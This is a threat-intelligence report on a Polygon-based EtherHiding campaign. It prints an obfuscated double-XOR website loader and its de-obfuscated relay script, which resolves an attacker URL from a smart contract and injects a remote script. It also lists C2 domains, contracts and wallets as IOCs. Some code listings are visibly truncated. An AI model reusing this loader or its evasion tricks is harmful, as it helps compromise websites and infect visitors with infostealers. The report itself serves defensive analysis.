Polygon EtherHiding Evolution: Double-XOR Loaders
1. Executive Summary
Over the past two years, initial access brokers and infostealer syndicates (delivering Vidar, Lumma, Stealc, and AMOS) have pioneered EtherHiding leveraging public blockchain smart contracts as decentralized, censorship-resistant Command-and-Control (C2) resolvers. By decoupling payload resolution from traditional DNS and IP hosting, adversaries neutralize sinkholing and domain seizure efforts.
In mid-October 2026, we uncovered a major evolution in this threat vector operating on Polygon PoS. This new campaign introduces:
- Zero-Signature Double-XOR In-DOM Steganography: Injected scripts contain zero plaintext function identifiers or Web3 strings. The entire loader is compressed into a compact, two-stage XOR integer array with dead arithmetic heuristics to defeat static scanners.
- 8-Gateway Web3 RPC Swarm: The loader incorporates an automated, recursive fallback Promise chain across eight public Polygon JSON-RPC gateways, ensuring seamless C2 resolution even if individual nodes implement rate-limiting or blocking.
- Smart Contract as an Immutable TDS Switchboard: Rather than directly hosting malicious binaries on-chain, contracts act as dynamic switchboards for a Russian Traffic Distribution System (TDS) on interseq[.]at using operator-labeled stream endpoints (“proliv2929”, “dan_proliv”, “potok_1”, “crabsss”).
- Live On-Chain Mutation Observed in Real Time: Our telemetry caught the adversary executing setter transactions on-chain (0xb249cd2d), migrating the active C2 from code.nvc-info[.]beer to verifing-server[.]codes across the entire victim fleet simultaneously without touching a single compromised web server.
- A Global Compromised Victim Fleet: Passive sandbox verification confirmed 113 actively compromised websites (from an initial triage of 118 candidate targets, demonstrating a 95.8% true-positive infection rate) spanning e-commerce, legal firms, healthcare, and engineering portals.
- On-Chain Attribution to a Central Master Wallet: Blockchain forensic tracking traced the campaign to a master factory wallet, 0xc21D99d91185D459B792565A601cBfaE47867700, which has systematically deployed five generations of smart contracts since August 2026.
2. Technical Architecture & Attack Flow
The complete execution chain from the victim website’s “ tag to on-chain execution and Russian TDS routing is structured as follows:
- Compromised Website Header Injection: An inline containing a 2,732-element integer array is decoded via double-XOR (^ 36 -> atob -> ^ 104) and dynamically evaluated in memory.
- Web3 RPC Swarm Resolution: The de-obfuscated script dispatches a POST eth_call for method 0xb68d1809against contract 0xB6bC9e1D0b2fB96Ab7C47E04Cb0BE477410bC1f2 across 8 public Polygon RPC nodes.
- Smart Contract Response: The contract decodes and returns the TDS URL (
hxxps://code[.]nvc-info[.]beer/hxxps://verifing-server[.]codes). - Russian TDS Profiling: The client loads api.php, which evaluates client geography, device memory, and WebGL renderer, then routes qualified traffic to interseq[.]at stream endpoints.
- Social Engineering Lure: Victims receive a fake Cloudflare Turnstile or Chrome update lure, executing PowerShell infostealer loaders via Win+R + Ctrl+V (ClickFix).

3. Deep-Dive: In-DOM Double-XOR De-obfuscation
Compromised websites feature an inline element inserted directly below the opening tag.
(function(){
var xac5ebe=1835;
if(xac5ebe>0){var y425634=xac5ebe-6605}else{var y425634=6605}
var z15cd30=y425634*44;
var _0x51bdca8b8f43=[117,101,16,64,102,67,87,71,101,117,71,99,117,97,97,112,101,117,17,101,...];
var _0xa05a81eb6928=36;
var _0x1ff2c249ef04='';
for(var _0xe8914d2e5396=0;_0xe8914d2e5396
De-obfuscation Process:
- Dead Code: Lines 3–5 perform junk calculations (xac5ebe - 6605) to disrupt static heuristics.
- XOR 1: Transforms _0x51bdca8b8f43 using key 36 (0x24), yielding a Base64 string.
- Base64 Decode: atob() decodes the string to raw byte characters.
- XOR 2: Transforms the bytes with key 104 (0x68), revealing the plaintext JavaScript code.
- Execution: Run via (new Function(_code))().
4. De-obfuscated Payload: The Web3 Relay
(function(){
  if(window['_17b12e452c']) return;
  window['_17b12e452c'] = 1;
var _imrq = "8402fb1338daab6a166e91aa8c92a20798acfa98fb75c5a2";
var _vbwjh = [
'',
'',
'',
'',
'',
'',
'',
''
];
var _ebwk = "0xB6bC9e1D0b2fB96Ab7C47E04Cb0BE477410bC1f2";
var _wahitp = "b68d1809";function _zlkpcho(_laumb){
try{
var _ahdk = _laumb.substr(0,2)==='0x' ? _laumb.substr(2) : _laumb;
if(_ahdk.length = _vbwjh.length) return Promise.resolve(null);
var _csod = {
jsonrpc: '2.0',
method: 'eth_call',
params: [{to: _ebwk, data: '0x' + _wahitp}, 'latest'],
id: 1
};
return _lfxvrx(_vbwjh[_pihj], _csod).then(function(_ahwcs){
var _jvhpmva = _ahwcs && _ahwcs.result ? _zlkpcho(_ahwcs.result) : '';
if(_jvhpmva) return _jvhpmva.replace(/\/+$/, '');
return _huxlyj(_pihj + 1);
}).catch(function(){ return _huxlyj(_pihj + 1); });
}function _bokaqi(_pzica){
var _qjbryp = document.createElement('script');
_qjbryp.src = _pzica + '/api.php?s=' + _imrq + '&_v=' + Math.floor(Date.now() / 60000);
_qjbryp.async = true;
(document.head || document.body).appendChild(_qjbryp);
}_huxlyj(0).then(function(_pzica){
if(_pzica) _bokaqi(_pzica);
});
})();5. On-Chain Forensics: Master & Child Contracts
Master Wallet:
- Address: 0xc21D99d91185D459B792565A601cBfaE47867700
Five Generations of child Contracts:
- Gen 1 (2026–08–24): 0x8ecb2d418199994b8132de48645bd9e5178342c4
- Gen 2 (2026–09–14): 0xb90658783fda2e726c5756f94a461291c0cef691
- Gen 3 (2026–09–21): 0xa1cb583820efe60c840498aada3f741ab6869cbe
- Gen 4 (2026–09–26): 0xf20221c0cf767eee759bbe1fb8dd76eaef0e5779
- Gen 5 (2026–10–04 — Active): 0x474d0577972b8f2bac6e5f43dac67bddc3061266 (Getter: 0x3bc5de30, Setter: 0x47064d6a)
Primary Mass-Fleet Contract:
- Address: 0xB6bC9e1D0b2fB96Ab7C47E04Cb0BE477410bC1f2
- Coverage: Present across 100% of the 113 active victims.
- Live Rotation: Updated via transaction 0x0e6bcf… from
hxxps://code[.]nvc-info[.]beertohxxps://verifing-server[.]codes.
6. TDS Infrastructure
- code[.]nvc-info[.]beer
- verifing-server[.]codes
- interseq[.]at
- hxxps[://]interseq[.]at/proliv2929/api (Traffic flood stream)
- hxxps[://]interseq[.]at/dan_proliv/api (Affiliate stream)
- hxxps[://]interseq[.]at/potok_1/api (Flow feed)
- hxxps[://]interseq[.]at/crabsss/api (Secondary stream)
- ganeer[.]com
- hxxps[://]ganeer[.]com/bPS1c1
7. Global Compromised Victim Fleet (113 Confirmed Domains)
8. Indicators of Compromise (IOCs)
- Polygon Smart Contracts:
- 0xB6bC9e1D0b2fB96Ab7C47E04Cb0BE477410bC1f2
- 0xfF9E792a3015A79340CDEc1847Ab0AA10560422a
- 0x474d0577972b8f2bac6e5f43dac67bddc3061266
- 0xf20221c0cf767eee759bbe1fb8dd76eaef0e5779
- 0xa1cb583820efe60c840498aada3f741ab6869cbe
- 0xb90658783fda2e726c5756f94a461291c0cef691
- 0x8ecb2d418199994b8132de48645bd9e5178342c4
Threat Wallets:
- 0xc21D99d91185D459B792565A601cBfaE47867700
- 0xcaf2c54e400437da717cf215181b170f65187abf
TDS Domains:
- code[.]nvc-info[.]beer
- verifing-server[.]codes
- interseq[.]at
- ganeer[.]com